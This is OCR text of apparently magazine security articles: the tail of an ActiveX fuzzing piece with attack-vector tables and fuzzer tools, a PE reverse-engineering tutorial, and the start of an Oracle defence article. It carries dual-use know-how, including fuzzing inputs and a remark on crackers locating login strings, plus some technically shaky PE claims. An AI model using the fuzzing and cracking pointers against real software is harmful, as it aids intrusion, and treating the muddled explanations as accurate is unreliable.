i4	4-byte signed integer. -2147483648 to 2147483647	0, -1, Min value (2147483648), Max Value (2147483647),
r4	Real, 4-byte floating number. 1.17549435E-38 to 3.40282347E+38	0.0000, -1.0000, Min Value, Max Value.
r8	Real, 8-byte floating number. 2.2250738585072014E-308 – 1.7976931348623157E+308	0.0000, -1.0000, Min Value, Max Value.
uint	Unsigned integer. 0 to 4294967295	0, 1, Max Value(4294967295).
ui1	1-byte signed integer. 0 to 255	Min Value (0), Max Value (255).

Table 1b. *Attack vectors for different Types*

Type	Description	Attack Vectors
ui2	2-byte signed integer. 0 to 65535	Min value (0), Max value (65535).
ui4	4-byte signed integer. 0 to 4294967295	Min value (0), Max Value (4294967295).
unknown	A pointer to an IUnknown interface.	Try to find pointers in IDL with OLEView
variant	Can include string, date, time, boolean or numerical values.	All the previous values

Listing 5. *ItypeInfo*

```
[InterfaceTypeAttribute(ComInterfaceType::InterfaceIsIUnknown)]
[GuidAttribute(L"00020401-0000-0000-C000-000000000046")]
public interface class ITypeInfo
```




Figure 5. *AxEnum Example*

posed through Internet Explorer. Since AxMan is web-based, any security changes in the browser will also affect the results of the fuzzing process. This allows for a much more realistic test than other COM-based assessment tools. AxMan is designed to be used with Internet Explorer 6 only. This information was retrieved from: *http://metasploit.com/users/hdm/tools/axman/*, (Thanks to HD Moore for his great job).

Online Version: *http://metasploit.com/users/hdm/tools/axman/demo/*

AxFuzz. This tool was created by Shane Hird, AxEnum will enumerate every CLSID and attempt to query it for IobjectSafety. Each CLSID that is processed it output to stderr. Objects which suport

On the Internet

- *http://www.microsoft.com/com/default.mspx* – COM: Component Object Model Technologies,
- *http://www.ollydbg.de/* – OllyDbg,
- *http://msdn2.microsoft.com/en-us/library/ms693754.aspx* – Using OleView,
- *http://msdn.microsoft.com/workshop/components/activex/security.asp* – Designing Secure ActiveX Controls,
- *http://www.cert.org/reports/activeX_report.pdf* – Results of the Security in ActiveX Workshop,
- *http://browserfun.blogspot.com/* – Month of Browser Bugs (MoBB),
- *http://kernelfun.blogspot.com/* – Month of Kernel Bugs,
- *http://metasploit.com/users/hdm/tools/axman/* – Axman,
- *http://metasploit.com/users/hdm/tools/axman/demo/* – Axman online demostration,
- *http://sourceforge.net/projects/axfuzz/* – AxFuzz,
- *http://www.codeguru.com/cpp/com-tech/activex/controls/article.php/c5527/* – Listing All registered ActiveX Controls,
- *http://windowssdk.msdn.microsoft.com/en-us/library/ms221696.aspx* – ITypeInfo Interface,
- *http://spec.winprog.org/typeinf2/* – COM Automation – Type Information,
- *http://www.ioactive.com/v1.5/tools/index.php* – Peach Framework,
- *http://www.threatmind.net/secwiki/FuzzingPapers?action=AttachFile&do=get&target=DeMott-TheEvolvingArtofFuzzing.pdf* – The evolving art of fuzzing.

Table 2. *ActiveX Control error codes*

Error	Description
CTL_E_ILLEGALFUNCTIONCALL	Illegal function call
CTL_E_OVERFLOW	Overflow
CTL_E_OUTOFMEMORY	Out of memory
CTL_E_DIVISIONBYZERO	Division by zero
CTL_E_OUTOFSTRINGSPACE	Out of string space
CTL_E_OUTOFSTACKSPACE	Out of stack space
CTL_E_BADFILENAMEORNUMBER	Bad file name or number
CTL_E_FILENOTFOUND	File not found
CTL_E_BADFILEMODE	Bad file mode
CTL_E_FILEALREADYOPEN	File already open
CTL_E_DEVICEIOERROR	Device I/O error
CTL_E_FILEALREADYEXISTS	File already exists
CTL_E_BADRECORDLENGTH	Bad record length
CTL_E_DISKFULL	Disk full
CTL_E_BADRECORDNUMBER	Bad record number
CTL_E_BADFILENAME	Bad file name
CTL_E_TOOMANYFILES	Too many files
CTL_E_DEVICEUNAVAILABLE	Device unavailable
CTL_E_PERMISSIONDENIED	Permission denied
CTL_E_DISKNOTREADY	Disk not ready
CTL_E_PATHFILEACCESSERROR	Path/file access error
CTL_E_PATHNOTFOUND	Path not found
CTL_E_INVALIDPATTERNSTRING	Invalid pattern string
CTL_E_INVALIDUSEOFNULL	Invalid use of NULL
CTL_E_INVALIDFILEFORMAT	Invalid file format
CTL_E_INVALIDPROPERTYVALUE	Invalid property value
CTL_E_INVALIDPROPERTYARRAYINDEX	Invalid property array index
CTL_E_SETNOTSUPPORTEDATRUNTIME	Set not supported at run time
CTL_E_SETNOTSUPPORTED	Set not supported (read-only property)
CTL_E_NEEDPROPERTYARRAYINDEX	Need property array index
CTL_E_SETNOTPERMITTED	Set not permitted
CTL_E_GETNOTSUPPORTEDATRUNTIME	Get not supported at run time
CTL_E_GETNOTSUPPORTED	Get not supported (write-only property)
CTL_E_PROPERTYNOTFOUND	Property not found
CTL_E_INVALIDCLIPBOARDFORMAT	Invalid clipboard format
CTL_E_INVALIDPICTURE	Invalid picture
CTL_E_PRINTERERROR	Printer error
CTL_E_CANTSAVEFILETOTEMP	Can't save file to TEMP
CTL_E_SEARCHTEXTNOTFOUND	Search text not found
CTL_E_REPLACEMENTSTOOLONG	Replacements too long

`IObjectSafety` or contain the *safe* keys are output to stdout. You can start the enumeration at a given CLSID in the event that a given component causes axenum to crash (very likely). You can edit the source to get this tool to call simple method on every component as it is enumerated to test for other crashes. AxFuzz Attempts to set and get all properties of a COM object, and call all methods. It will simply use 0 values or a large `AAAA..` BSTR for the values. You should modify the code to do any other advanced fuzzing. A suggestion is to use a valid filename if the type info indicates a BSTR with the name `*file*`.

This information was retrieved from *http://www.securityfocus.com/archive/1/391803*. You can download AxFuzz at *http://sourceforge.net/projects/axfuzz/*. (Thanks to Shane Hird for his great job)

Developing your own fuzzer

In this short section, we´ll talk about some programming tips that will help you in developing your own fuzzing engine for ActiveX.

To list all ActiveX Controls, we can use the Component Category Manager, (see References – Listing All registered ActiveX Controls) or you can access to the registry and do it manually.

For ActiveX information (methods and properties) you can use ItypeInfo (See Listing 5).

See references (msdn and COM Automation).

When you have programed the code to list ActiveX controls and access methods and properties then you can build your fuzzing engine or use a fuzzing framework like Peach, written in Python (See References – Peach Framework)

If you decided to build your own fuzzing engine it is a good paper to start with (See References – The Evolving Art Of Fuzzing). ●

Demystifying Windows PE Caveats

Aditya K Sood

Difficulty

The article is comprised of analytical methods that are required to reverse engineer a Windows PE executable . This intrinsic model follows the top to bottom approach. In disseminating a PE Executable, a specific pattern should be followed and applied. This is crucial to trap bugs and determine faults in the application.

The use of reverse engineering is very useful in application testing. The article will take you from peripheral concepts to the core of applied methods to govern the reverse analysis of windows executable. This sets a realm to reverse engineer an application based on the dynamic code execution. Basically, learning to traverse objects in a program is the prime aim of this article.

Anatomy of Debugging

The computer matrix encompasses a number of objects. These objects are comprised of different types of language oriented applications and programs. No doubt it is very easy to code an application with defined stats but the applications require testing to be done to check the strength of code. The testing directly relates to the code traversing from top to bottom. It has been rightly said that *It is very necessary to get to the base to solve the hidden mysteries*. This statement is the foundation of reverse engineering. It is necessary to look at the assembly instructions to find the vulnerable code. These assembly instructions provide an interface between the application and the hardware. Debugging is the art of tracking an application for insecure or weak code. Testing should not be confused with debugging. The testing is a process of executing a program with an intent to find errors in it. Debugging is comprised of two phases. The first phase consists of finding the exact nature of the error and tracking it in the code. The second phase is protection oriented as errors are removed indirectly from the code. The debugging makes the application robust and strength prone with an element of flexibility. A very simple debugging model: see Figure 2.

What you will learn...

- Step by step approach to analyse the Windows PE Executable and methods relative to it,
- The concepts that form the bases of Effective Debugging,
- Formulation of reversing concepts.

What you should know...

- You should be confronted with General Debugging,
- A prior knowledge of PE internals will be effective to understanmd the concepts.

Figure 1. *Logo*

The debugging approach is three step layout. At first it is very crucial to understand the cause of an error. The second step involves the path of error generation and at last is the effect of an error on the execution state of the application. These three elements are critical in defining the debugging approach. Debugging indirectly is comprised of domain knowledge of the application to identify the problems of logic. The debugger is the tool that makes the debugging possible in the context of application. When developing application software, an understanding of the application is as important as the software to be able to diagnose its defects. To know what is unusual, you must know what is common. What is common in an operational piece of software is correct behavior. Correct behavior is defined by an external reference. The debugging holds the internal as well as the external objects. Debugging reproduces a problem in a machine specific language for purpose of testing and securing code. It is an art that makes the application secure. Now I will talk about the techniques used in debugging in detail.

Address Traversing

Address traversing is a technique through which a reverse engineer traces the code with addresses adhering to the machine instructions. Every single instruction carries an address space. This address space grouped together forms a stack. The stacks comprised of the machine oriented layout for the application. The traversing means one should check the cross references in the code based on the address of the instruction. This clears the flow of execution and the procedure of updating and modification of registers. The stack addresses can be referenced directly or indirectly. When you debug an application you must have encountered the strings embedded in the code. These strings leverage a lot of information when the code is heavy. Their dissemination helps us to understand the structure of the code to some extent. Let's look at it with ollydbg. See Figure 3.

This snapshot provides the referenced strings in the kernel32 module. If you look closely, the strings are comprised of instructions and addresses where these are referenced. The instructions tell us the execution flow and the use of these strings. The addresses enable us to jump directly to the part of the code where it is necessary. Let's assume that someone is cracking an application against login parameters. The cracker can easily search the username or password string and jump to that part of code. The rest of the code is useless to him. This makes the debugging process typical. It's a play with strings and addresses to unveil the hidden working functionality of an application. This technique makes the user skillful.

Knocking Import Address Table

This technique plays a crucial role in debugging. The import table holds the information needed to link the API calls. In this I will discuss the role specific objects. Let's understand the Import Address Table [IAT]

When an executable is first loaded, the Windows loader is responsible for reading in the files PE structure and loading the executable image into memory. One of the other steps it takes is to load all of the dlls that the application uses and map them into the process address space. The executable also lists all the functions it requires from each dll. Because the function addresses are not static, a mechanism has to be developed that allows for changing these variables without altering all of the compiled code at runtime. This is accomplished through the use of an import address table. This is a table of function pointer that is filled in by the windows loader as the dlls are loaded.

The objects that are used inherit a definite system structure. The import table works on an understated structure.

Looking at the structure of the Import descriptor we deduce the three critical elements.

- `01] Original First Thunk.`
- `02] Name.`
- `03] First thunk.`

Original First Thunk

Before we get little deeper, let's understand the meaning of THUNK. Thunks are the definitive pieces of codes in an operating system that handle the transitions between 16 and 32-bit code. Thus they ensure backward compatibility between the calls made by the application.

```
   16 Bit ----------------> call Occurs
--------------------> 32 bit
[Operation Done]
16 Bit <--------------- call back <----
-----------------32 bit
```

The OS is subjected with this facility for backward compatibility, so that the 16 bit applications can run smoothly in 32 bit environment.

Original First Thunk: It is the dword value. It gives the information to loader about the call to API from which the starting address is to be taken. It is mainly defined as:

```
RVA --------> Relative Virtual
                    Address.
RVA [ XXXXXXXX ] -----------> First
                    API Call
XXXXXXXX ---> It is called as First
                    RVA. Example:-
                       42004568 ----
                    --> ShellExecute
```




Figure 2. *Debugging model*

So at first RVA an API call is made to ShellExecute function. That's how the information is extracted.

Name

It holds the RVA of the dll to be loaded into memory. It is a dword value. It is comprised of :

```
RVA = Image Base + Endian Order
```

Note: As we know OllyDbg gives the result in the Big Endian order where as the x86 architecture holds the address in the Little Endian order, so the address gets exchanged reversibly in the di tuples.

First Thunk

Once the API is linked and gets loaded into memory the first thunk which is a RVA points to the IAT table.

```
First Thunk [RVA] ------------------
                  ----> IAT table
                     [MMMMMMMM] -
                  ----------> Call
                  First
```

It actually comprises of the IAT entry addresses which further relates to the IAT table for call generation. So

```
OriginalThunk +Name+ FirstThunk ----
                  ---> IAT TABLE.
```

Up to this we have understood the IAT.

Call and Jump Caveat

These are two assembly instructions controlling the execution flow of code and are used instantaneously. This comes in handy when checking a condition. If the returned value meets the requirement then normal execution occurs otherwise the vector is shifted to another part of the code through JMP instruction. The call instruction is used to add some module during the execution state. Let's see: Figure 4

You can easily notice the call and jmp instruction in the snapshot above. The instruction addresses are undertaken from the IAT table. This table maps the addresses to the various API calls. This is necessary to link the application. The windows provide the pre-requisites to link the API calls to the calls that are made in the execution of the program. Windows is always ready to disclose the information to the linker so that linking is executed without any complexity. This ensures the presence of the module into the memory space whenever the linking is done.

We know that once the linking is done, the API calls are ready to get loaded in the memory for the PE file to execute properly. Then the memory is mapped for these calls i.e. the specific modules needed for the execution gets loaded into the address space of that PE file. If the size of the modules crosses a defined limit then virtual space is used to execute the calls properly. The Loader then fills the IAT table i.e. the import table consisting of the addresses, mapped to the specific system dynamic link libraries. The crash happens when the IAT table is not generated properly and the API's are not efficiently loaded into the context of the memory space of that application. The result can be seen in the memory dump files.

Listing 1. *IMAGE_IMPORT_DESCRIPTOR*

```
IMAGE_IMPORT_DESCRIPTOR struct
                        OriginalFirstThunk    dd 0 ; RVA to original unbound
                        IAT (table of names)
                        TimeDateStamp     dd 0 ; not used here
                        ForwarderChain     dd 0 ; not used here
                        Name        dd 0 ; RVA to DLL name string
                        FirstThunk        dd 0 ; RVA to IAT array (table of
                        doors)
IMAGE_IMPORT_DESCRIPTOR ends
```

The Intermodular calls

These are the standard calls used in the inclusion of number of system modules in the memory. This technique is very generic because a single application requires multiple modules to be executed. It is very critical because it checks the cross reference calls made to the system libraries or manually defined modules. See Figure 5.

This layout is composed of intermodular calls made in the kernel32.dll. A number of system calls have been made to the API's defined in the system. A particular address is placed in front of a call and is used directly in the application. The call to system module is made through these addresses.




Figure 3. *Address Traversing*

Headers Specificity

Header objects are the informational elements. They provide a lot of information needed to understand the flow of execution. It also throws light on the raw data used in the application. The header possesses information about the import address table and virtual space. It is comprised of four basic information headers:

- 01 .text.
- 02 .rdata.
- 03 .data.
- 04 .rsrc.

In accordance with the law:

- .text and .rdata sections are pointed by the headers and cannot be deleted.
- .data and .rsrc sections are the directories which can be deleted or ignored.

The .text and .rdata and all other sections hold:

- Name – The section name from the header.
- Virtual Size – Virtual size of the section.
- Virtual Address – Virtual load address.
- Size of Raw Data – Physical size of the section.
- Pointer To Raw Data – The section's offset in the file.
- Characteristics – The flags describe the type of section and how to treat section's memory.
- Pointing Directories – Data Directories may point to a section.

The Virtual Address in .rdata section is the base address for the import address table. It acts as a base address upon which further addressing is set. The pointing directory in the .rdata section is always the IAT table of the application you are going to disassemble.

Dependency Walking

This relates to the dependency status of various APIs that are linked together. These modules get loaded in the memory space of the executing PE file. It is necessary to understand the dependency status.

It gives us information about the calls usage in the code and helps us in tracking changes. So it's always preferable to scan the dependency.

Here I am providing you with some dependency status. This gives information regarding the modules required for executing application. Let's look at it Figure 6.

This snapshot shows that a number of dynamic link libraries are required to execute an application. The dependency walking enhances the debugging process to track changes and find flaws in the code. Remember cross reference analysis is crucial in the debugging process for executing application.




Figure 4. *Call Instruction Layout*




Figure 5. *Intermodular Calls*

Playing with the Entry Points

The entry point is the definite point from where the starting address of application is encountered. It means that entry point is itself an address.

```
Entry Point ---------> DDDDDDDD [
                       Address ]
Let's say the range is from DDDDDDDD
                       - FFFFFFFF
```

As you can see if the address is found between the desired range the PE tool entry point can be easily altered. The application crashes very badly when the range limit is crossed. This happens because the whole base address gets altered and the IAT tables are crossed with other addresses. This too is stored in the header information. The question is why the entry point is altered. This is done for testing purposes and cross table analysis. See Figure 7.

One can see the entry points defined with base addresses.

Checksum Realm

The file checksum is computed at opening. It is used in Windows NT for validation at load time. All drivers, any DLL loaded at boot time, and any DLL that ends up in the server are checked. The checksum is supposed to prevent loading of damaged binaries that would crash anyway (a crashing driver would result in a BSOD, so it is better not to load it at all). That is, a checksum is intended to detect simple memory failures leading to corruption (whether or not a block of memory on disk has gone bad and the values stored there have become corrupted). Some Microsoft System DLLs also use the linker checksum to count how many instances of a particular file are loaded. When the limit is reached, Under any circumstances, Windows NT will not load such marked files regardless of their admin status etc. Usually no error is reported if nothing happens after execution of a program dependent on one of these libraries. Example is common control library with a limit of 32 instances.

Here you can compare the real checksum to the value reported by the header. If necessary, it is possible to update the value of the checksum in the header. Usually compilers do not fill this field, with the exception of NT-drivers.

Art of Exporting/ Importing API's

In this section I am going to discuss about:

Exporting APIs

As the name suggests this means the calling of modules being used by the other applications. The actual name of a procedure *as it is to be called* is found in the export table of any executable, EXE or DLL. The name is present in the program's import table. When the loader runs a program, it loads the associated DLLs into the process address space. It then extracts information about the import functions from the main program. It uses the information to search the DLLs for the addresses of the functions to be patched into the main program. The place in the DLLs where the PE loader looks for the addresses of the functions is the export table.

Let's have a look at the Export Table Arguments. It consists of:

- Entry Point – Entry point of the exported function.




Figure 6. *DLL Mapping To System Calls*

Base	Size	Entry	File version
00400000	0000E000	00402992	
5B860000	00054000	5B868898	5.1.2600.2976
629C0000	00009000	629C2EAD	5.1.2600.2180
71B20000	00012000	71B2124A	5.1.2600.2180
74D90000	0006B000	74DCAEB6	1.0420.2600.218
76390000	0001D000	763912C0	5.1.2600.2180
77C10000	00058000	77C1F2A1	7.0.2600.2180
77D40000	00090000	77D4F538	5.1.2600.2622
77DD0000	0009B000	77DD70D4	5.1.2600.2180
77E70000	00091000	77E76284	5.1.2600.2180
77F10000	00047000	77F165BA	5.1.2600.2818
7C800000	000F4000	7C80B5AE	5.1.2600.2945
7C900000	000B0000	7C913156	5.1.2600.2180

Figure 7. *Entry Checks*

- Ord – An ordinal, a number that uniquely identifies a function in a particular DLL.
- Name – Function name.

Export Properties

Time Date Stamp : gives the time the table was created (some linkers set it to 0).

Ver: Version info ('Major Version' and 'Minor Version'), and these, too, are often enough set to 0.

DLL Name: The internal DLL name. The name is necessary in case the DLL file is renamed.

Exported Functions: The total number of exported functions.

Exported Names: The number of functions that are exported by name. This value can be 0. In that case, the module may export by ordinal only.

Pointers to Entry Point: points to the head of the array of entry points Address Of Functions (given as 32-bit-RVAs).

Pointers to Name: An RVA that points to an array of RVAs of the names of functions in the module.

Pointers to Ordinal: An RVA that points to a 16-bit array that contains the ordinals associated with the function names in the 'AddressOfNames' array.

Importing APIs

Importing as we know is a technique to import all the functions or modules that are needed to be debugged by the application. This is done by the loader as discussed earlier.

About the author

Aditya K Sood, Founder of the Metaeye Security Group [MSG], an independent security research arena. He holds a MS In Cyber Law And Information Security from IIIT-A. He is known in the security world with handle of Zeroknock.By profession the author is a penetration tester and specialized in web exploitation and protocol analysis. The author is working in the security field since last six years.
Handle: Zeroknock
http://zeroknock.metaeye.org/mlabs

The basic specifications are

RVA – RVA of an array of 32-bit numbers for PE32, 64-bit for PE32+. The collection of these entries describe all imports from the image to a given DLL.

Hint – Index into the Export Table of the DLL the function resides in.

Name – Function names.

Import Properties

Name Table: RVA of the string that must be matched to the public name in the DLL.

Time Date Stamp: Set to zero until bound; then this field is set to the *TimeDateStamp* of the exporting DLL's '*FileHeader*'.

Forwarder Chain: The 32-bit index of the first forwarder in the list of imported functions.

RVA: Address of ASCII string containing the DLL name. This address is relative to the Image Base. *Address Table: Relative virtual address of the Import Address Table.*

Exporting/Importing By Name

This is a technique in which importing or exporting of a specific function is called by name. As I specified above, the calling that is made in `kernel32` is done by name. So the import is done by NAME. It means that the function must be specified in the Import Table.

Exporting/Importing By Ordinal

Before getting into this technique we must understand what an Ordinal is. An ordinal is a 16-bit number that uniquely identifies a function in a particular DLL. This number is unique only within the DLL it refers to. So when we extract this ordinal value we pass it to the GetProcAddress function and we get the address of that function.

Delay Importing

The Delay Import tables are added to the image in order to support a uniform mechanism for applications. This is done to delay the loading of a DLL until the first call is undertaken into that DLL.

The table specifications are as follows

RVA – RVA of an array of 32-bit numbers for PE32, 64-bit for PE32+. The collection of these entries describes all delay imports from the image to a given DLL.

Hint – Index into the Export Table of the DLL the function resides in.

Name – Function names.

Bound – Relative virtual address of the Bound Delay-Load Address Table, if it exists.

Unload – Relative virtual address of the unload delay-load address table, if it exists.

Delay Import Properties

Characteristics RVA of the delay-load name table, which contains the names of the imports that may need to be loaded.

Module handle: RVA of the module handle (in the data section of the image) of the DLL to be delay-loaded. Used for storage by the routine supplied to manage delay loading.

Time Date Stamp Time stamp of DLL to which this image has been bound.

Bound Address Pointer: The 32-bit index of the first forwarder in the list of imported functions

Thats all about the export/import functionality.

Conclusion

The hierarchy plays a crucial role in debugging because the step by step analysis proved beneficial in undertaking the functionality of modules. If you're going to get serious about improving your debugging productivity, you need to keep records.

I have already described several ways to design skillful debugging. If you want to measure whether your productivity is improving, than you must follow a defined pattern of debugging.

It is very crucial to debug an application with defined benchmarks. This not only enhances the productivity but rather increase the level of understanding. ●

Defence

Defending the Oracle Database with Advanced Security Features

Mikoláš Panský

Difficulty

There are some actual issues with Oracle Security. There is a new book The Oracle Hacker's Handbook written by David Litchfield. It covers possible methods to attack the Oracle server. Some of the examples shown in that book are based on traffic sniffing, direct access to Oracle's Shared Global Memory, or just accessing the raw data files.

Some of these risks could be prevented by adding Advanced Security features to an already existent database. This does not mean that you would open the box and a perfect unique shield will protect your database. It does not work like this. All these features must be carefully planned and velvety implemented. In the event of a system crash/ configuration error your data may never be recovered otherwise. However if the implementation is carefully planned, and you have an experienced DBA there is way to better defend your database.

Authentication

Authentication means verifying the identity of subject who wants to access database objects. When authentication is successfully passed, authorization processes comes into play. *Authorization* is the process that controls access to database objects. There are different methods of authentication. The most commonly used are authentication by the Operating System, Network, Database, Multi-Tier System, or Secure Socket Layer. When OS Authentication is used there is no need for any further validation. Users can connect to database just by running the database client (e.g. *sqlplus*). In the OS Authentication case, security is traded for comfort resulting in a less secure environment. Network authentication is implemented using Secure Socket Layer or the help of Third-Party Services. These could for example be Kerberos or PKI-based authentications. In my opinion the most commonly used method of authentication is the Oracle Database is the text password. Thus far it achieves decent security, and ease of use. However this is all governed by the complexity of the password as well as it's resistance to social engineering. There is no need to install any other system authentication. Nor is it a simple walk around a poorly secured operating system. Database

What you will learn...

- What is Oracle Wallet,
- What is Transparent Data Encryption,
- What is Oracle Advanced Security.

What you should know...

- Basic knowledge of SSL,
- Basic knowledge of computer Cryptography

authentication is based on the comparison of a given username/password combination. As well as information encrypted and stored in a data dictionary. Users can change their passwords at any time. One of the basic tasks in securing the database should be enabling password encryption while connecting, account locking, password lifetime and expiration, password history and password complexity verification. These requests are explained in detail in the Oracle Database Security Guide. This was my prior reference source for this article. My intentions were not to rewrite the entire manual. I wanted to give you short overview and save you several hours of reading. Other ways to control access to the database is to create Multi-Tier Application. This provides access to database with a layer that handles queries and user controls. Multiple users can access a data server without separate connections for each of them. For these purposes an Oracle Call Interface could be used. It has some advantages but generally it is not recommended due to poor security. Once an account has been compromised the attacker gains full access to the application, and may seek higher account privileges.

Authorization

Post-authentication tasks (that verifies user identity) have to control user's access to database objects. At first we used profiles and identification methods to complete the first task. Now we need to manipulate privileges, roles, profiles and resource limitations. The authorization consists of two main processes. First is to ensure that only certain users can access, process, or alter data. The second is to apply limitations on user access or actions (e.g. *limitations of objects and/or resources*). When speaking of authorization – One of the first questions to ask is what privileges a particular user has? A privilege is a right to execute a particular type of SQL statement or to access another user's object. Privileges could be granted to a user one by one or in groups through roles. Roles are incorporated into the database to simplify the process of administrating users and their rights to do something in the database. There are two main categories of privileges. System privileges should be granted with care. They should never be given to common database users. They should be granted only to administrators and application developers. The SQL statements to use with privileges are GRANT and REVOKE. There is one unique factor about privileges in Oracle. It is possible to grant privileges with the admin option. This option allows the target user to grant or revoke such privileges to/from another person. Object privileges control user's access to tables, views, procedures, functions or packages.

Concept

